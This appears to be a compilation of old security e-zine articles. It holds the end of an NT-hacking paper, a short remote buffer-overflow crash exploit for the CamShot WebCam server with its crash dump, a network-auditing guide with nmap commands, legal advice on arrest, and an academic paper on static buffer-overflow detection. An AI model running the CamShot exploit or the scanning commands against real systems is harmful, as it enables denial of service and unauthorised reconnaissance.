Pretty much like the IT industry growth of the 90's and the Y2K rush that later mutated in e-commerce, the computer security industry is also being the victim of a "gold rush effect". Since the enormous size of the vulnerable computing base in corporate IT, it is not hard to see a high revenue potential for any skilled business man. It is not rare then to see small professional security firms being purchased and merged with bigger IT companies, that were mostly in the MCSE business before that (what a surprise). Instead of seeing the knowledge of the security firm being applied the the MCSE shop's procedures, in order to increase the value of the services they provide, and thus doing better than the competition (which should get you to increase your market share and revenues), they want to keep the security department from bashing too much on Microsoft, because they are a business partner, and it isn't a good thing to bitch against a partner, because it might piss him off.

Conclusion

The cases I have covered here are real life cases, nothing have been added for dramatic effects. I know that it is not all networks that are this vulnerable, but let's be serious, secured networks are the exception, not the norm. The norm, it is what is explained in this paper. This is even worse than a worm that walks across webserver to webserver (although Code Red II made it interesting by backdooring the servers it infected in order to make it even easier than what is shown in this paper to hack the machines) or an e-mail virus that send files out. These problems are also serious enough to take care of, but it's only the tip of the iceberg.

Now, with all the desinformation going on, attempt by companies to shut down free speech concerning computer security research and related topics, up to the point of arresting a russian programmer this summer for writing a "circumvention decice", and all the other abuses of the DMCA, I wonder what will happen to me and this paper. Will I be arrested for showing out how to "circumvent a security mecanism" by fooling the antivirus? This may seems like a dumb and ridiculous joke pointed out to the spooks out there, but to tell you frankly, I see hackers as being the target of the new witch hunt of the 2000's. It is sad, because they are the very same people who built this wonderful network that is Internet, and they are the people who can most contribute to its securing, by doing research and sharing information.

But the thing is, and it should be obvious by now to the reader, that the systems out there are massively and highly unsecure, and stopping people talking about these issues, and keeping the public in ignorance by putting fear into them fueled by mass-medias hysteria is not gonna help. In order to solve these issues, priorities will have to be made, and those who choose the right priorities are probably those who are gonna win in the long run. In the meantime, anything can happen.

Appendix A. Ressources

BUGTRAQ
www.securityfocus.com
Big security site and host of the Bugtraq mailing list

Britney's NT hack guide
http://www.interphaze.org/bits/britneysnthackguide.html
Guide to hacking NT and IIS

Rain Forrest Puppy
http://www.wiretrip.net/rfp/2/index.asp
Home page of Rain Forrest Puppy, discoverer of the Unicode directory traversal vulnerability, and author of Whisker

Astalavista
http://astalavista.box.sk/
Search engine for security related websites, tools and articles

Google
www.google.com
Web search engine, useful to look for hard-to-find stuff like hk.exe

Remote GET Buffer Overflow Vulnerability in CamShot WebCam HTTP

by Lucid

Intro

So im sure you might have seen this little trick.. but if you havent, its a rather funny way to screw with a server running CamShot WebCam HTTP Server v2.5. As always, this is for you information only, hacking is bad, it make mes cry... im starting to cry thinking about it now.. see what you've done??!

Affects

As far as I know, for sure it affects Win9x, I am yet to find an NT, ME, or 2000 box running it.

The Code

[lucid@localhost]$ telnet www.test.com 80
Trying test.com...
Connected to www.test.com
Escape character is '^]'.
GET (buffer) HTTP/1.1
(enter)
(enter)

Why

(buffer) is about 2000 charicters, requesting this cuases the server to over flow itself, and in time, crashing the software, (once or twice on my test machine it killed the system as well).

What They See

CAMSHOT caused an invalid page fault in
module <unknown> at 0000:61616161.
Registers:
EAX=3D0069fa74 CS=3D017f EIP=3D61616161 EFLGS=3D00010246
EBX=3D0069fa74 SS=3D0187 ESP=3D005a0038 EBP=3D005a0058
ECX=3D005a00dc DS=3D0187 ESI=3D816238f4 FS=3D33ff
EDX=3Dbff76855 ES=3D0187 EDI=3D005a0104 GS=3D0000
Bytes at CS:EIP:

Stack dump:
bff76849 005a0104 0069fa74 005a0120 005a00dc 005a0210 bff76855 0069fa74
005a00ec bff87fe9 005a0104 0069fa74 005a0120 005a00dc 61616161 005a02c8

Closing

Yes its a lame little exploit bu its fnny none the less. Again only use this on yourself would wanna make me cry again.

Phreak2000.com

An approach to systematic network auditing

by Mixter

In the past few years, people have learned that a well concepted net work installation done by administrators with average knowledge of security could still very often be compromised due to the large amount of possibilities to attack and discovered vulnerabilities an intruder nowadays has at his disposal. This is the cause why recently security auditing and penetration testing has become popular for big companies, security-aware individuals and of course the security industry. Network auditing, or penetration tests can be seen as a systematic attempt to gain access to a network by discovering all points of access to it, and then analyzing those points for any known vulnerabilities, which a real intruder could use to gain further access. However, many companies are performing this kind of analysis in a manner, which is really not sufficient and systematic enough to spot all possible vulnerabilities. So, here is one possible approach, in a nutshell, that I would take to secure a network systematically.

Starting off with a secure network

The main pre-requirement for having a secure network is to start off with installations of which you can be sure that no security intrusion has previously happened. Imagine a big company severely securing their resources, only to find they have been compromised a year before, and the attacker has changed the system kernel so he doesn't require any vulnerable program at all to gain access anymore. There hasn't even to be a permanently open tcp or udp port; if the intruder is clever, he had reprogrammed the system to watch for raw data containing secret activation code, and then give backdoor access for a very short period of time, that cannot be detected unless one knows the correct code. Take a look at the Q [1] remote shell, if you need an example.

So, first of all, (re-) install your operating systems, making sure that there is are no binary executables left from old installations. Importing other kind of data from other systems generally creates no security risk. If you are open-minded enough to take an advice on what OS to use, then let me suggest anything except Windows NT. Systems like HPUX/AIX/IRIX are no good, either, because they are not open source. The problem is that you CANNOT trust systems that come without their source code to be secure at all. The vulnerabilities which exist in the software and kernel of commercial non-open-source systems are not worse than those in other systems, but they EXIST, and it is very hard for the security community to identify them, and it takes alot more time. For an example, SunOS / Solaris was always said to be very secure, until recently its creators decided to make the source code public (which was a good idea in long-time measures). Quickly, a huge lot of vulnerabilities that couldn't be detected before were found in Solaris, and some people still consider it to be extraordinary secure... this was the right step on becoming a secure operating system, but it will surely take a long time until virtually all vulnerabilities have been spotted.

If you want a secure operating system, install a BSD derivate, such as OpenBSD. You can also use Solaris, or Linux if you have sufficient knowledge of securing it. The most problematic thing is, that it has become very easy to install even a complex UNIX system, and that many people only do enough to get it up and running. You should get a system that is at least one year old, or older, to make sure that most of the vulnerabilities present in the system have already been spotted - this is important, the people who always install the newest version of their systems, one day after they come out, put their security at risk worse than people who run outdated, but well-patched systems. Secondly, go to your vendors web site and inform yourself about which software packages you should update. Regarding security purposes, it is only important to update packages that are suid root, always run as root, and servers that you generally need and run.

Next, disable any servers that run by default and that you won't explicitly require on your network! Browse through your files, looking for suid binaries: find / \(-perm -4000 -o -perm -2000 ! -type d \) -exec ls -ldb {} \; Remove the suid flag (chmod 755 each binary) on any of the programs that don't need to be run by non-root users / scripts with root privileges. Now you need to examine your system and server configuration, most of it is in the /etc directory. Get to know your operating systems security mechanisms, and also recompile your kernel. You should have basic knowledge of every server / daemon process that you run on your machines, and check the configuration for it. Once you have done all this, you can consider to have a system with basic stability and security present. Also consider doing this on one system and copying your partitions to other systems to save yourself some work.

One more recommended thing is to block ICMP at your border router(s), to be safe from ICMP 'firewalking' and generic denial of service. To prevent 'smurf' and other flood attacks, specifically make sure your broadcast addresses do not reply to ICMP (IPs ending in .0 and .255), and (if you use IOS or something similar), make your routers detect 'flood' attacks and go into high-bandwidth or alternative-route modes if they detect a certain amount of packets in a specified amount of time. Connection-oriented routing can also be very useful. Finally, deny all other known and unknown IP protocols besides TCP, UDP and ICMP, in case you don't need them.

Creating reliable audit trails

One simple precaution that everyone should take is to make sure that audit trails (in other words: logs) are present, and one instance of them cannot be altered. Compile a list of servers that you don't (!) and never will run on any of the machines on your network, and instruct your border routers that connect you with the rest of the world, to deny and log all incoming requests to those ports. Don't block port 20 unless you want to break active ftp transfers, and don't block ports above 1024 (non-privileged). You should have some instance of remote logging available, that each of your hosts uses. The easiest way is to configure syslog (see syslog.conf manpage) to log all messages to a remote loghost. A loghost is a dedicated, secured machine that runs only syslog and sshd (or not even sshd, so it is accessible only physically via console) and has enough disk space for all the logs. A good idea would also be a solution with digitally signed and/or encrypted logs to prevent manipulation and to ensure authenticity. Once you have done this, you can implement extra Intrusion Detection and firewalling services. This is recommended as extra security mechanism, but not required, if you have really secured your machines well, and a bit too much to cover it all in one article. Only this much: If you implement a firewall/IDS, then first perform step 3, install the firewall with a good rule set and perform step 3 again to audit your firewall rules and your IDS stability and logging capabilities.

Penetration testing I: gathering information

Now, let us find every available service. If this step is performed before implementing a firewall, it should be performed from within the local network, to be as reliable as possible, else from behind the network border. You should use nmap [4] for port scanning, which is currently the most reliable and comprehensible way of port scanning available. Scan tcp port range 1 to 65535 and udp port range 1 to 65535 on every host, and save the results (open ports). This would look like, for example:

nmap -sT -P0 -p1-65535 -I -n 10.0.0.0/24 >> results.txt
nmap -sU -P0 -p1-65535 -I -n 10.0.0.0/24 >> results.txt
(This would scan hosts 10.0.0.0 to 10.0.0.255.)

Note: to audit firewall rules or IDS logging capabilities, re-run this scan with values like: -f, -sS / -sF / -sN and -g 20 / 53 / 80 The results should NOT show more than normal scans, and an eventually installed IDS should detect and log the stealth scanning tricks.

Penetration testing II: evaluating information

Generally, the causes of remote network security problems can be classified into five groups:

I. Problems due to buffer overflows (ex.: exploitable imap server)

II. Problems due to generally insecure programs (ex.: insecure CGI scripts)
III. Problems due to insecure configuration (ex.: default samba shares)
IV. Problems due to lack of or insecure passwords (ex.: SNMP daemon)
V. Backdoors and trojan horses (not applicable if you went through step 1.)

Many people see a penetration check as an attempt to exploit any of these problems, if present, to gain access (hack) into a host and therefore prove that it is insecure. This is not sufficient to ensure the security in a systematical way, however, because one would omit the potential holes.

One way to start off, is using a well-designed and reliable security scanner, like NSAT [5]. I don't only recommend it because of self-promotion ;), but because it scans for a lot of vulnerabilities and does not only report them, but rather a lot of information, versions, auditing results etc. out of which one can draw its own conclusions. In contrary to many other scanners, this enables NSAT to audit services at all times with maximum efficiency, while it doesn't need to maintain a very recent vulnerabilities database. Give NSAT a try and audit the services it scans for with it. However, if you run other uncommon services, that NSAT does not scan for, or you want to be 100% safe you should afterwards scan and examine them manually as well, using telnet, netcat, browser, etc. sessions.

To actually identify all vulnerabilities, (you may have guessed it, this is the hardest part :)!), search archives of security mailing lists [8], security sites [9], and vendor sites for known security issues regarding the server, and also don't be afraid to write the author to ask if your version is vulnerable. If you find no exploits or advisories regarding your program at all, you can consider it to be secure. The better way is of course, to search updates for every server you run and install the latest versions. Retain from running anything if you don't fully understand how to configure and maintain it. In most cases, understanding a program up to the point where you know how to properly secure it, doesn't take too much work, as most GNU programs are generally well-documented and user friendly once you get to know them.

There are a few examples, where you can not audit services satisfyingly by looking at the version or performing sample sessions, namely httpd, where you have to locally examine the CGI scripts. You can use very sophisticated and flexible CGI scanners to locate vulnerable CGI's, but you can never be sure to find all by doing a remote scan. You need to locally scan your cgi-bin/ directory and scripts that may reside somewhere else in your document root. A big security risk are self-written or uncommon CGI scripts, an intruder WILL scan and find those, if he tries hard enough. Always consider every executable script on your HTTP server as relevant to security as a separate server running with the privileges of your httpd.

Another important subjects are services with password authentication. If possible, disable non-encrypted services and use kerberos-enabled mail servers, and ssh / sftp instead. It is crucial to your security to have all authentication mechanisms use strong, non-standard passwords that cannot be easily brute forced. Configuring your standard authentication not to take weak passwords at all is a good idea. If you are securing multi-user systems, you should always make secure passwords a central point in your security policy. (But designing an adequate security policy is another big, important topic besides network security.) BSD style MD5 and all DES passwords can and should be tested with John [6]; other issues with passwords exist in snmp, http auth, linuxconf, r-services, SQL and various other services.

http://members.tripod.com/mixtersecurity

TEN THINGS NOT TO DO IF ARRESTED

by Brian Dinday

I have been practicing criminal law for 24 years and have seen a wide variety of reactions by people who are being arrested. Some of these reactions are unwise but understandable. Others are self defeating to the point of being bizarre. No one plans to be arrested, but it might help to think just once about what you will do and not do if you ever hear the phrase "Put your hands behind you." The simplest "to do" rule is to do what you are told. Simple, but somehow it often escapes someone who is either scared or intoxicated. More important to guarding your rights and interests are ten things you SHOULD NOT do:

1. Don't try to convince the officer of your innocence. It's useless. He or she only needs "probable cause" to believe you have committed a crime in order to arrest you. He does not decide your guilt and he actually doesn't care if you are innocent or not. It is the job of the judge or jury to free you if he is wrong. If you feel that urge to convince him he's made a mistake, remember the overwhelming probability that instead you will say at least one thing that will hurt your case, perhaps even fatally. It is smarter to save your defense for your lawyer.

2. Don't run. It's highly unlikely a suspect could outrun ten radio cars converging on a block in mere seconds. I saw a case where a passenger being driven home by a drunk friend bolted and ran. Why? It was the driver they wanted, and she needlessly risked injury in a forceful arrest. Even worse, the police might have suspected she ran because she had a gun, perhaps making them too quick to draw their own firearms. Most police will just arrest a runner, but there are some who will be mad they had to work so hard and injure the suspect unnecessarily.

3. Keep quiet. My hardest cases to defend are those where the suspect got very talkative. Incredibly, many will start babbling without the police having asked a single question. My most vivid memory of this problem was the armed robbery suspect who blurted to police: "How could the guy identify me? The robbers was wearing masks." To which the police smiled and responded, "Oh? Were they?" Judges and juries will discount or ignore what a suspect says that helps him, but give great weight to anything that seems to hurt him. In 24 years of criminal practice, I could count on one hand the number of times a suspect was released because of what he told the police after they arrested him.

4. Don't give permission to search anywhere. If they ask, it probably means they don't believe they have the right to search and need your consent. If you are ordered to hand over your keys, state loudly "You do NOT have my permission to search." If bystanders hear you, whatever they find may be excluded from evidence later. This is also a good reason not to talk, even if it seems all is lost when they find something incriminating.

5. If the police are searching your car or home, don't look at the places you wish they wouldn't search. Don't react to the search at all, and especially not to questions like "Who does this belong to?"

6. Don't resist arrest. Above all, do not push the police or try to swat their hands away. That would be assaulting an officer and any slight injury to them will turn your minor misdemeanor arrest into a felony. A petty shoplifter can wind up going to state prison that way. Resisting arrest (such as pulling away) is merely a misdemeanor and often the police do not even charge that offense. Obviously,

striking an officer can result in serious injury to you as well.

7. Try to resist the temptation to mouth off at the police, even if you have been wrongly arrested. Police have a lot of discretion in what charges are brought. They can change a misdemeanor to a felony, add charges, or even take the trouble to talk directly to the prosecutor and urge him to go hard on you. On the other hand, I have seen a client who was friendly to the police and talked sports and such on the way to the station. They gave him a break. Notice he did not talk about his case, however.

8. Do not believe what the police tell you in order to get you to talk. The law permits them to lie to a suspect in order to get him to make admissions. For example, they will separate two friends who have been arrested and tell the first one that the second one squealed on him. The first one then squeals on the second, though in truth the second one never said anything. An even more common example is telling a suspect that if he talks to the police, "it will go easier". Well, that's sort of true. It will be much easier for the police to prove their case. I can't remember too many cases where the prosecutor gave the defendant an easier deal because he waived his right to silence and confessed.

9. If at home, do not invite the police inside, nor should you "step outside". If the police believe you have committed a felony, they usually need an arrest warrant to go into your home to arrest you. If they ask you to "step outside", you will have solved that problem for them. The correct responses are: "I am comfortable talking right here.", "No, you may not come in.", or "Do you have a warrant to enter or to arrest me in my home?" I am not suggesting that you run. In fact, that is the best way to ensure the harshest punishment later on. But you may not find it so convenient to be arrested Friday night when all the courts and law offices are closed. With an attorney, you can perhaps surrender after bail arrangements are made and spend NO time in custody while your case is pending.

10. If you are arrested outside your home, do not accept any offers to let you go inside to get dressed, change, get a jacket, call your wife, or any other reason. The police will of course escort you inside and then search everywhere they please, again without a warrant. Likewise decline offers to secure your car safely.

That's it: Ten simple rules that will leave as many of your rights intact as possible if you are arrested.

This article was authored by Brian Dinday, a member of the California Bar, with an office in San Francisco, California.

Statically Detecting Likely Buffer Overflow Vulnerabilities

By David Larochelle and David Evans

Abstract

Buffer overflow attacks may be today's single most important security threat. This paper presents a new approach to mitigating buffer overflow vulnerabilities by detecting likely vulnerabilities through an analysis of the program source code. Our approach exploits information provided in semantic comments and uses lightweight and efficient static analyses. This paper describes an implementation of our approach that extends the LCLint annotation-assisted static checking tool. Our tool is as fast as a compiler and nearly as easy to use. We present experience using our approach to detect buffer overflow vulnerabilities in two security-sensitive programs.

Introduction

Buffer overflow attacks are an important and persistent security problem. Buffer overflows account for approximately half of all security vulnerabilities [CWPBW00, WFBA00]. Richard Pethia of CERT identified buffer overflow attacks as the single most im-por-tant security problem at a recent software engineering conference [Pethia00]; Brian Snow of the NSA predicted that buffer overflow attacks would still be a problem in twenty years [Snow99].

Programs written in C are particularly susceptible to buffer overflow attacks. Space and performance were more important design considerations for C than safety. Hence, C allows direct pointer manipulations without any bounds checking. The standard C library includes many functions that are unsafe if they are not used carefully. Nevertheless, many security-critical pro-grams are written in C.

Several run-time approaches to mitigating the risks associated with buffer overflows have been proposed. Despite their availability, these techniques are not used widely enough to substantially mitigate the effectiveness of buffer overflow attacks. The next section describes representative run-time approaches and speculates on why they are not more widely used. We propose, instead, to tackle the problem by detecting likely buffer overflow vulnerabilities through a static analysis of program source code. We have im-ple-ment-ed a prototype tool that does this by extending LCLint [Evans96]. Our work differs from other work on static detection of buffer overflows in three key ways: (1) we exploit semantic comments added to source code to enable local checking of interprocedural properties; (2) we focus on lightweight static checking techniques that have good performance and scalability characteristics, but sacrifice soundness and completeness; and (3) we introduce loop heuristics, a simple approach for efficiently analyzing many loops found in typical programs.

The next section of this paper provides some background on buffer overflow attacks and previous attempts to mitigate the problem. Section 3 gives an overview of our approach. In Section 4, we report on our experience using our tool on wu-ftpd and BIND, two security-sensitive programs. The following two sec-tions provide some details on how our analysis is done. Section 7 compares our work to related work on buffer overflow detection and static analysis.

Buffer Overflow Attacks and Defenses

The simplest buffer overflow attack, stack smashing [AlephOne96], overwrites a buffer on the stack to replace the return address. When the function returns, instead of jumping to the return address, control will jump to the address that was placed on the stack by the attacker. This gives the attacker the ability to execute arbitrary code. Programs written in C are particularly susceptible to this type of attack. C provides direct low-level memory access and pointer arithmetic without bounds checking. Worse, the standard C library provides unsafe functions (such as gets) that write an unbounded amount of user input into a fixed size buffer without any bounds checking [ISO99]. Buffers stored on the stack are often passed to these functions. To exploit such vulnerabilities, an attacker merely has to enter an input larger than the size of the buffer and encode an attack program binary in that input. The Internet Worm of 1988 [Spafford88, RE89] exploited this type of buffer overflow vulnerability in fingerd. More so-phis-ti-ca-ted buffer overflow attacks may exploit unsafe buffer usage on the heap. This is harder, since most programs do not jump to addresses loaded from the heap or to code that is stored in the heap.

Several run-time solutions to buffer overflow attacks have been proposed. StackGuard [CPMH+98] is a com-pi-ler that generates binaries that incorporate code designed to prevent stack smashing attacks. It places a special value on the stack next to the return address, and checks that it has not been tampered with before jumping. Baratloo, Singh and Tsai describe two run-time approaches: one replaces unsafe library func-tions with safe implementations; the other modifies executables to perform sanity checking of return ad-dress-es on the stack before they are used [BST00].

Software fault isolation (SFI) is a technique that inserts bit mask instructions before memory operations to prevent access of out-of-range memory [WLAG93]. This alone does not offer much protection against typical buffer overflow attacks since it would not prevent a program from writing to the stack address where the return value is stored. Generalizations of SFI can insert more expressive checking around potentially dangerous operations to restrict the behavior of programs more generally. Examples include Janus, which observes and mediates behavior by monitoring system calls [GWTB96]; Naccio [ET99, Evans00a] and PSLang/PoET [ES99-, ES00] which transform object programs accord-ing to a safety policy; and Generic Software Wrappers [FBF99] which wraps system calls with security checking code.

Buffer overflow attacks can be made more difficult by modifications to the operating system that put code and data in separate memory segments, where the code segment is read-only and instructions cannot be executed from the data segment. This does not eliminate the buffer overflow problem, however, since an attacker can still overwrite an address stored on the stack to make the program jump to any point in the code segment. For programs that use shared libraries, it is often possible for an attacker to jump to an address in the code segment that can be used maliciously (e.g., a call to system). Developers decided against using this approach in the Linux kernel since it did not solve the real problem and it would prevent legitimate uses of self-modifying code [Torvalds98, Coolbaugh99].

Despite the availability of these and other run-time approaches, buffer overflow attacks remain a persistent problem. Much of this may be due to lack of awareness of the severity of the problem and the availability of practical solutions. Nevertheless, there are legitimate reasons why the run-time solutions are unacceptable in some environments. Run-time solutions always incur some performance penalty (StackGuard reports performance overhead of up to 40% [CBDP+99]). The other problem with run-time solutions is that while they may be able to detect or prevent a buffer overflow attack, they effectively turn it into a denial-of-service attack. Upon detecting a buffer overflow, there is often no way to recover other than terminating execution.

Static checking overcomes these problems by detecting likely vulnerabilities before deployment. Detecting buffer overflow vulnerabilities by analyzing code in general is an undecidable problem.[1] Nevertheless, it is possible to produce useful results using static analysis. Rather than attempting to verify that a program has no buffer overflow vulnerabilities, we wish to have

reasonable confidence of detecting a high fraction of likely buffer overflow vulnerabilities. We are willing to accept a solution that is both unsound and incomplete. This means that our checker will sometimes generate false warnings and sometimes miss real problems. Our goal is to produce a tool that produces useful results for real programs with a reasonable effort. The next section describes our approach. We compare our work with other static approaches to detecting buffer overflow vulnerabilities in Section 7.

Approach

Our static analysis tool is built upon LCLint [EGHT94, Evans96, Evans00b], an annotation-assisted lightweight static checking tool. Examples of problems detected by LCLint include violations of information hiding, inconsistent modifications of caller-visible state or uses of global variables, misuses of possibly NULL references, uses of dead storage, memory leaks and problems with parameters aliasing. LCLint is actually used by working programmers, especially in the open source development community [Orcero00, PG00].

Our approach is to exploit semantic comments (henceforth called annotations) that are added to source code and standard libraries. Annotations describe programmer assumptions and intents. They are treated as regular C comments by the compiler, but recognized as syntactic entities by LCLint using the @ following the /* to identify a semantic comment. For example, the annotation /*@notnull@*/ can be used syntactically like a type qualifier. In a parameter declaration, it indicates that the value passed for this parameter may not be NULL. Although annotations can be used on any declaration, for this discussion we will focus exclusively on function and parameter declarations. We can also use annotations similarly in declarations of global and local variables, types and type fields.

Annotations constrain the possible values a reference can contain either before or after a function call. For example, the /*@notnull@*/ annotation places a constraint on the parameter value before the function body is entered. When LCLint checks the function body, it assumes the initial value of the parameter is not NULL. When LCLint checks a call site, it reports a warning unless it can determine that the value passed as the corresponding parameter is never NULL.

Prior to this work, all annotations supported by LCLint classified references as being in one of a small number of possible states. For example, the annotation /*@null@*/ indicated that a reference may be NULL, and the annotation /*@notnull@*/ indicated that a reference is not NULL. In order to do useful checking of buffer overflow vulnerabilities, we need annotations that are more expressive. We are concerned with how much memory has been allocated for a buffer, something that cannot be adequately modeled using a finite number of states. Hence, we need to extend LCLint to support a more general annotation language. The annotations are more expressive, but still within the spirit of simple semantic comments added to programs.

The new annotations allow programmers to explicitly state function preconditions and postconditions using requires and ensures clauses.[2] We can use these clauses to describe assumptions about buffers that are passed to functions and constrain the state of buffers when functions return. For the analyses described in this paper, four kinds of assumptions and constraints are used: minSet, maxSet, minRead and maxRead.[3]

When used in a requires clause, the minSet and maxSet annotations describe assumptions about the lowest and highest indices of a buffer that may be safely used as an lvalue (e.g., on the left-hand side of an assignment). For example, consider a function with an array parameter a and an integer parameter i that has a pre-condition requires maxSet(a) >= i. The analysis assumes that at the beginning of the function body, a[i] may be used as an lvalue. If a[i+1] were used before any modifications to the value of a or i, LCLint would generate a warning since the function preconditions are not sufficient to guarantee that a[i+1] can be used safely as an lvalue. Arrays in C start with index 0, so the declaration

```
char buf[MAXSIZE]
```

generates the constraints

maxSet(buf) = MAXSIZE – 1 and

minSet(buf) = 0.

Similarly, the minRead and maxRead constraints indicate the minimum and maximum indices of a buffer that may be read safely. The value of maxRead for a given buffer is always less than or equal to the value of maxSet. In cases where there are elements of the buffer have not yet been initialized, the value of maxRead may be lower than the value of maxSet.

At a call site, LCLint checks that the preconditions implied by the requires clause of the called function are satisfied before the call. Hence, for the requires maxSet(a) >= i example, it would issue a warning if it cannot determine that the array passed as a is allocated to hold at least as many elements as the value passed as i. If minSet or maxSet is used in an ensures clause, it indicates the state of a buffer after the function returns. Checking at the call site proceeds by assuming the postconditions are true after the call returns.

For checking, we use an annotated version of the standard library headers. For example, the function strcpy is annotated as[4]:

char *strcpy (char *s1, const char *s2)

/*@requires maxSet(s1) >= maxRead(s2)@*/

/*@ensures maxRead(s1) == maxRead(s2) /\ result == s1@*/;

The requires clause specifies the precondition that the buffer s1 is allocated to hold at least as many char-acters as are readable in the buffer s2 (that is, the number of characters up to and including its null terminator). The postcondition reflects the behavior of strcpy – it copies the string pointed to by s2 into the buffer s1, and returns that buffer. In ensures clauses, we use the result keyword to denote the value returned by the function.

Many buffer overflows result from using library functions such as strcpy in unsafe ways. By annotating the standard library, many buffer overflow vulnerabilities can be detected even before adding any annotations to the target program. Selected annotated standard library functions are shown in Appendix A.

Experience

In order to test our approach, we used our tool on wu-ftpd, a popular open source ftp server, and BIND (Berkeley Internet Name Domain), a set of domain name tools and libraries that is considered the reference implementation of DNS. This section describes the process of running LCLint on these applications, and illustrates how our checking detected both known and unknown buffer overflow vulnerabilities in each appli-cation.

4.1 wu-ftpd

We analyzed wu-ftp-2.5.0[5], a version with known se-cur-ity vulnerabilities.

Running LCLint is similar to running a compiler. It is typically run from the command line by listing the source code files to check, along with flags that set checking parameters and control which classes of warnings are reported. It takes just over a minute for LCLint to analyze all 17 000 lines of wu-ftpd. Running LCLint on the entire unmodified source code for wu-ftpd without adding any annotations resulted in 243 warnings related to buffer overflow checking.

Consider a representative message[6]:

ftpd.c:1112:2: Possible out-of-bounds store. Unable to

resolve constraint:

maxRead ((entry->arg[0] @ ftpd.c:1112:23)) <= (1023)

needed to satisfy precondition:

requires maxSet ((ls_short @ ftpd.c:1112:14))

>= maxRead ((entry->arg[0] @ ftpd.c:1112:23))

derived from strcpy precondition:

requires maxSet (<param 1>) >= maxRead (<param 2>)

Relevant code fragments are shown below with line 1112 in bold:

```
char  ls_short[1024];
extern struct aclmember * getaclentry(char *key-
word, struct aclmember **next);

…

int main(int argc, char **argv, char **envp)

{

  …

  entry = (struct aclmember *) NULL;

  if (getaclentry("ls_short", &entry)

     && entry->arg[0]

     && (int)strlen(entry->arg[0]) > 0)

     {

       strcpy(ls_short,entry->arg[0]);

       …
```

This code is part of the initialization code that reads configuration files. Several buffer overflow vul-ner-a-bil-i--ties were found in the wu-ftpd initialization code. Although this vulnerability is not likely to be exploited, it can cause security holes if an untrustworthy user is able to alter configuration files.

The warning message indicates that a possible out-of-bounds store was detected on line 1112 and contains information about the constraint LCLint was unable to resolve. The warning results from the function call to strcpy. LCLint generates a pre-con-dit-ion constraint corresponding to the strcpy requires clause maxSet(s1) >= maxRead(s2) by substituting the actual parameters:

maxSet (ls_short @ ftpd.c:1112:14) >= maxRead (entry->arg[0] @ ftpd.c:1112:23).

Note that the locations of the expressions passed as actual parameters are recorded in the constraint. Since values of expressions may change through the code, it is important that constraints identify values at particular program points.

The global variable ls_short was declared as an array of 1024 characters. Hence, LCLint determines maxSet (ls_short) is 1023. After the call to getaclentry, the local entry->arg[0] points to a string of arbitrary length read from the configuration file. Because there are no annotations on the getaclentry function, LCLint does not assume anything about its behavior. In particular, the value of maxRead (entry->arg[0]) is unknown. LCLint reports a possible buffer misuse, since the constraint derived from the strcpy requires clause may not be satisfied if the value of maxRead (entry->arg[0]) is greater than 1023.

To fix this problem, we modified the code to handle these values safely by using strncpy. Since ls_short is a fixed size buffer, a simple change to use strncpy and store a null character at the end of the buffer is sufficient to ensure that the code is safe.[7]

In other cases, eliminating a vulnerability involved both changing the code and adding annotations. For example, LCLint generated a warning for a call to strcpy in the function acl_getlimit:

```
int acl_getlimit(char *class, char *msgpathbuf) {

 int limit;

 struct aclmember *entry = NULL;

 if (msgpathbuf) *msgpathbuf = '\0';

 while (getaclentry("limit", &entry)) {

   …

   if (!strcasecmp(class, entry->arg[0]))

   {

     …

     if (entry->arg[3]

        && msgpathbuf != NULL)

       strcpy(msgpathbuf, entry->arg[3]);

     …
```

If the size of msgputhbuf is less than the length of

the string in entry->arg[3], there is a buffer overflow. To fix this we replaced the strcpy call with a safe call to strncpy:

```
strncpy(msgpathbuf, entry->arg[3], 199);

msgpathbuf[199] = '\0';
```

and added a requires clause to the function declaration:

```
/*@requires maxSet(msgpathbuf) >= 199@*/
```

The requires clause documents an assumption (that may be incorrect) about the size of the buffer passed to acl_getlimit. Because of the constraints denoted by the requires clauses, LCLint does not report a warning for the call to strncpy.

When call sites are checked, LCLint produces a warn-ing if it is unable to determine that this requires clause is satisfied. Originally, we had modified the function acl_getlimit by adding the precondition maxSet (msgpathbuf) >= 1023. After adding this precondition, LCLint produced a warning for a call site that passed a 200-byte buffer to acl_getlimit. Hence, we re-placed the requires clause with the stronger constraint and used 199 as the parameter to strncpy.

This vulnerability was still present in the current ver-sion of wu-ftpd. We contacted the wu-ftpd developers who acknowledged the bug but did not consider it security critical since the string in question is read from a local file not user input [Luckin01, Lundberg01].

In addition to the previously unreported buffer overflows in the initialization code, LCLint detected a known buffer overflow in wu-ftpd. The buffer overflow occurs in the function do_elem shown below, which passes a global buffer and its parameters to the library function strcat. The function mapping_chdir calls do_elem with a value entered by the remote user as its parameter. Because wu-ftpd fails to perform sufficient bounds checking, a remote user is able to exploit this vulnerability to overflow the buffer by carefully creating a series of directories and executing the cd command.[8]

```
char mapped_path [200];
…
void do_elem(char *dir) {
  …
  if (!(mapped_path[0] == '/'
      && mapped_path[1] == '\0'))
    strcat (mapped_path, "/");
  strcat (mapped_path, dir);
}
```

LCLint generates warnings for the unsafe calls to strcat. This was fixed in latter versions of wu-ftpd by calling strncat instead of strcat.

Because of the limitations of static checking, LCLint some--times generates spurious error messages. If the user believes the code is correct, annotations can be added to precisely suppress spurious messages.

Often the code was too complex for LCLint to analyze correctly. For example, LCLint reports a spurious warning for this code fragment since it cannot determine that ((1.0*j*rand()) / (RAND_MAX + 1.0)) always produces a value between 1 and j:

```
i = passive_port_max
    – passive_port_min + 1;
port_array = calloc (i, sizeof (int));
for (i = 3; … && (i > 0); i--) {
  for (j = passive_port_max
         – passive_port_min + 1;
       … && (j > 0); j--) {
    k = (int) ((1.0 * j * rand())
               / (RAND_MAX + 1.0));
    pasv_port_array [j-1]
```

= port_array [k];

Determining that the port_array[k] reference is safe would require far deeper analysis and more precise specifications than is feasible within a lightweight static checking tool.

Detecting buffer overflows with LCLint is an iterative process. Many of the constraints we found involved functions that are potentially unsafe. We added function preconditions to satisfy these constraints where possible. In certain cases, the code was too convoluted for LCLint to determine that our preconditions satisfied the constraints. After convincing ourselves the code was correct, we added annotations to suppress the spurious warnings.

Before any annotations were added, running LCLint on wu-ftpd re-sulted in 243 warn-ings each corresponding to an unresolved constraint. We added 22 annotations to the source code through an iterative process similar to the examples described above. Nearly all of the annotations were used to indicate preconditions constraining the value of maxSet for function parameters.

